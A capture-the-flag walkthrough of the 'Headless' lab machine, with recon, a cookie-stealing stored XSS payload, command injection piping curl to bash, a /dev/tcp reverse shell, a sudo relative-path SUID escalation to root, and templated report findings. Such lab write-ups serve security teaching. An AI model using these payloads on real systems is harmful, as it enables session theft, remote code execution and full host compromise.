🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
sudo nmap -sC -sV --min-rate 5000 -p- -oA headless 10.10.11.8
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 20:53 CET
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:55 (0:01:00 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 23 Mar 2024 19:03:29 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=3/23%Time=65FF332F%P=aarch64-unknown-linux
SF:-gnu%r(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\
SF:.2\.2\x20Python/3\.11\.2\r\nDate:\x20Sat,\x2023\x20Mar\x202024\x2019:03
SF::29\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-L
SF:ength:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPD
SF:WnvB_Zfs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n
SF:<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8
SF:\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=devi
SF:ce-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Con
SF:struction</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-fa
SF:mily:\x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20display:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:justify-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(
SF:0,\x200,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!
SF:DOCTYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20
SF:\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</hea
SF:d>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x
SF:20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x204
SF:00</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x
SF:20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>
SF:Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x
SF:20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n
SF:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.35 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) |
| 5000/tcp | upnp? | | fingerprint-strings: |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
📖 Walkthrough
Enumeration
Just Port 5000 interesting by now:
sudo nmap -sC -sV --min-rate 5000 -p- -oA headless 10.10.11.8
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 20:53 CET
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:55 (0:01:00 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 23 Mar 2024 19:03:29 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=3/23%Time=65FF332F%P=aarch64-unknown-linux
SF:-gnu%r(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\
SF:.2\.2\x20Python/3\.11\.2\r\nDate:\x20Sat,\x2023\x20Mar\x202024\x2019:03
SF::29\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-L
SF:ength:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPD
SF:WnvB_Zfs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n
SF:<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8
SF:\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=devi
SF:ce-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Con
SF:struction</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-fa
SF:mily:\x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20display:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:justify-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(
SF:0,\x200,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!
SF:DOCTYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20
SF:\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</hea
SF:d>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x
SF:20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x204
SF:00</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x
SF:20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>
SF:Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x
SF:20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n
SF:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.35 seconds
Web enum
Found two directories:
ffuf -u http://10.10.11.8:5000/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

support                 [Status: 200, Size: 2363, Words: 836, Lines: 93, Duration: 42ms]
dashboard               [Status: 500, Size: 265, Words: 33, Lines: 6, Duration: 142ms]
/support looks like this:

/dashboard:

Back again to /support

Trying a simple XSS gaves us this:

With the above message sent we can guess somebody is reviewing these attempts. So we capture a request, setup a webserver and send this modified request to /support
POST /support HTTP/1.1 Host: 10.129.230.98:5000
Content-Length: 136
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.230.98:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: <script>new Image().src='http://10.10.14.50/p?c='+document.cookie</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.230.98:5000/support
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

fname=test&lname=test&[email protected]&phone=0123456789&message=<script>new Image().src='http://10.10.16.11/p?c='+document.cookie</script>
And here we go, grabbed admin token:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [23/Mar/2024 21:07:54] code 404, message File not found
10.10.11.8 - - [23/Mar/2024 21:07:54] "GET /p?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
Now place a payload file in the webserver directory and send again modified payload:
cat x
sh -i >& /dev/tcp/10.10.16.11/1337 0>&1
Start a listener
python3 -m venv pwncat-env
source pwncat-env/bin/activate
pip install pwncat-cs

(pwncat-env)─(kali㉿kali)-[~/htb/headless]
└─$ pwncat-cs 0.0.0.0:1337
Modified payload:
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=;curl 10.10.16.11/x|bash
Catch the shell & grab user flag:
received connection from 10.10.11.8:49652
(remote) dvir@headless:/home/dvir/app$ cat ../user.txt
Root
We are able to execute this binary as sudo /usr/bin/syscheck
(remote) dvir@headless:/home/dvir$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
Checking the /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
The file initdb.sh is not called via absolute path, so we can create our own initdb.sh
cat initdb.sh
#!/bin/bash
chmod u+s /bin/bash
Now we can execute the binary with sudo:
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.1G
System load average: 0.00, 0.02, 0.00
Database service is not running. Starting it...
Now we can verify the SUID bit is set on bash:
ls -lah /bin/bash
(remote) dvir@headless:/home/dvir$ ls -lah /bin/bash
-rwsr-xr-x 1 root root 1.3M Apr 24  2023 /bin/bash
And now go for root:
/bin/bash -p
(remote) root@headless:/home/dvir# id
uid=1000(dvir) gid=1000(dvir) euid=0(root) groups=1000(dvir),100(users)

root@headless:/home/dvir# cat /root/root.txt
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that one or more non-standard binaries were found with the SUID bit set, causing them to execute as root regardless of which user invokes them. The identified binaries are documented in the GTFOBins database and can be abused through shell escape techniques or file operation abuse to read privileged files or spawn an interactive root shell.
Impact
Any user with shell access to the host can leverage the SUID binary to escalate privileges to root without requiring additional credentials or exploiting any further software vulnerability. During this engagement, the SUID binary was used to obtain an interactive root shell within moments of obtaining the initial low-privilege access, granting complete control over the host and access to all stored credentials and data.
Remediation
Description
During the penetration test, it was discovered that the application reflected or stored user-supplied input in HTML responses without applying appropriate context-sensitive output encoding. By injecting JavaScript payload into vulnerable input fields, the malicious script executes in the browser of any user who views the affected page — including administrators — without any interaction beyond viewing the page.
Impact
An attacker can hijack authenticated user sessions by stealing session cookies, capture credentials entered on the affected page, perform actions on behalf of victims using their active session, and redirect users to phishing pages. Where the XSS affects administrator users, complete application account takeover is achievable. During this engagement, a stored XSS payload targeting an administrator triggered session token theft which was used to obtain privileged application access.
